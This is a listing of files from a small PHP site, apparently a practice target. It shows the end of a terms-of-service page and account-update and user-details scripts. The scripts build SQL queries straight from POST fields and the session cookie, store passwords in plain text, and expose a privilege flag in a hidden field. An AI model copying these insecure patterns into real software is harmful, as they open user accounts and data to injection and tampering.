rating Solutions and its suppliers, content providers and advertisers hereby expressly exclude all conditions, warranties and other terms which might otherwise be implied by statute, common law or the law
 of equity and shall not be liable for any damages whatsoever, including but without limitation to any direct, indirect, special, consequential, punitive or incidental damages, or damages for loss of use,
 profits, data or other intangibles, damage to goodwill or reputation, or the cost of procurement of substitute goods and services, arising out of or related to the use, inability to use, performance or f
ailures of this Website or the Linked Sites and any materials posted thereon, irrespective of whether such damages were foreseeable or arise in contract, tort, equity, restitution, by statute, at common l
aw or otherwise. This does not affect Integrating Solutions's liability for death or personal injury arising from its negligence, fraudulent misrepresentation, misrepresentation as to a fundamental matter
 or any other liability which cannot be excluded or limited under applicable law.
<br /><br />
<strong>Linking to this Website</strong><br />
You may link to our home page, provided you do so in a way that is fair and legal and does not damage our reputation or take advantage of it, but you must not establish a link in such a way as to suggest
any form of association, approval or endorsement on our part where none exists. You must not establish a link from any website that is not owned by you. This Website must not be framed on any other site,
nor may you create a link to any part of this Website other than the home page. We reserve the right to withdraw linking permission without notice.

Disclaimer as to ownership of trade marks, images of personalities and third party copyright
Except where expressly stated to the contrary all persons (including their names and images), third party trade marks and content, services and/or locations featured on this Website are in no way associat
ed, linked or affiliated with Integrating Solutions and you should not rely on the existence of such a connection or affiliation. Any trade marks/names featured on this Website are owned by the respective
 trade mark owners. Where a trade mark or brand name is referred to it is used solely to describe or identify the products and services and is in no way an assertion that such products or services are end
orsed by or connected to Integrating Solutions.
<br /><br />
<strong>Indemnity</strong><br />
You agree to indemnify, defend and hold harmless Integrating Solutions, its directors, officers, employees, consultants, agents, and affiliates, from any and all third party claims, liability, damages and
/or costs (including, but not limited to, legal fees) arising from your use this Website or your breach of the Terms of Service.
<br /><br />
<strong>Variation</strong><br />
Integrating Solutions  shall have the right in its absolute discretion at any time and without notice to amend, remove or vary the Services and/or any page of this Website.
<br /><br />
<strong>Invalidity</strong><br />
If any part of the Terms of Service is unenforceable (including any provision in which we exclude our liability to you) the enforceability of any other part of the Terms of Service will not be affected al
l other clauses remaining in full force and effect. So far as possible where any clause/sub-clause or part of a clause/sub-clause can be severed to render the remaining part valid, the clause shall be int
erpreted accordingly. Alternatively, you agree that the clause shall be rectified and interpreted in such a way that closely resembles the original meaning of the clause /sub-clause as is permitted by law
.
<br /><br />
<strong>Complaints</strong><br />
We operate a complaints handling procedure which we will use to try to resolve disputes when they first arise, please let us know if you have any complaints or comments.
<br /><br />
<strong>Waiver</strong><br />
If you breach these conditions and we take no action, we will still be entitled to use our rights and remedies in any other situation where you breach these conditions.
<br /><br />
<strong>Entire Agreement</strong><br />
The above Terms of Service constitute the entire agreement of the parties and supersede any and all preceding and contemporaneous agreements between you and Integrating Solutions. Any waiver of any provis
ion of the Terms of Service will be effective only if in writing and signed by a Director of Integrating Solutions.
<br /><br />If additional information is required, please contact admin@integratingsolutions.net.
</div>
</div>
<div class="products-list"></div>
```

/var/www/html/terms-body.php

```php
<?php
if (isset($_POST['name']) && isset($_POST['password'])) {
    include 'connection.php';
    $postUpdate = "UPDATE tblMembers SET name='" . $_POST['name'] . "',password='" . $_POST['password'] . "' WHERE session='" . $_COOKIE['SessionId'] . "';";
    $postResult = mysql_query($postUpdate, $link);
    header('Location: /account.php?user=updated');
}
else {
    echo 'Error: Missing input.';
}
?>
```

/var/www/html/updateaccount.php

```
<div class="content">
<div class="highlights">
<div class="user-details">
<?php
if (!isset($_COOKIE['SessionId'])) {
    echo '<div class="login-box"><section class="loginform cf">';
    if ($_GET['login'] == "user") {
        echo '<strong>Invalid username, please try again.</strong><br /><br />';
    }
    elseif ($_GET['login'] == "admin") {
        echo '<strong>Not an admin account, please login with higher privileges.</strong><br /><br />';
    }
    elseif ($_GET['login'] == "pass") {
        echo '<strong>Invalid password, please try again.</strong><br /><br />';
    }
    echo '<form name="login" action="login.php" method="post" accept-charset="utf-8">
    <ul>
        <li><label for="usermail">Email</label>
        <input type="email" name="usermail" placeholder="yourname@email.com" required></li>
        <li><label for="password">Password</label>
        <input type="password" name="password" placeholder="password" required></li>
        <li>
        <input type="submit" value="Login"></li>
    </ul>
    </form>
    </section></div>';
}
elseif ($_GET['login'] == "session") {
    echo 'ERROR: Invalid Session<br />';
    echo '<a href="/logout.php"><strong>Logout</strong></a>';
}
else {
    if (isset($_GET['user'])) {
        echo '<strong>Account updated!<br /></strong>';
    }
```

```
   include 'connection.php';

   $loadDetails    = "SELECT * FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "';";
   $detailsResult = mysql_query($loadDetails, $link);
   $detailsData = mysql_fetch_assoc($detailsResult);
   if (!$detailsResult) {
       echo "DB Error, could not query the database\n";
       echo 'MySQL Error: ' . mysql_error();
   }

   if (mysql_num_rows($detailsResult) < 1) {
       header('Location: /account.php?login=session') ;
   }
   else {
       $sql    = "SELECT name FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "';";
       $result = mysql_query($sql, $link);
       $row =  mysql_fetch_assoc($result);
       echo "Hello " . $row['name'] . "! [<a href=/logout.php><strong>Logout</strong></a>]<br /><br />";

       $blogCheck    = "SELECT * FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "' AND blog=1;";
       $blogResult = mysql_query($sql, $link);
       if (mysql_num_rows($result) == 1) {
           echo '<div class="blogbox"><strong>Post new blog:</strong><br /><br />
<form action="postblog.php" method="post">
Title:  <input type="text" name="title"><br /><br />
Content:<br />
<div class=postbox>
<textarea cols="50" rows="4" name="content"></textarea>
<br><br>
  <input type="submit" value="Post">
</form></div></div>';
       }
       echo '<div class="blogbox"><strong>Update Account:</strong><br /><br />';
echo '<form action="updateaccount.php" method="post">
Name:  <input type="text" name="name"><br /><br />
Password:  <input type="password" name="password"><br /><br />';
echo '<input type="hidden" name="blog" value=' . $detailsData['blog'] . '>';
echo '<br><br>
 <input type="submit" value="Update">
</form></div>';
   }
}
?>
</div>
</div>
<div class="products-list"></div>
```

/var/www/html/user-details.php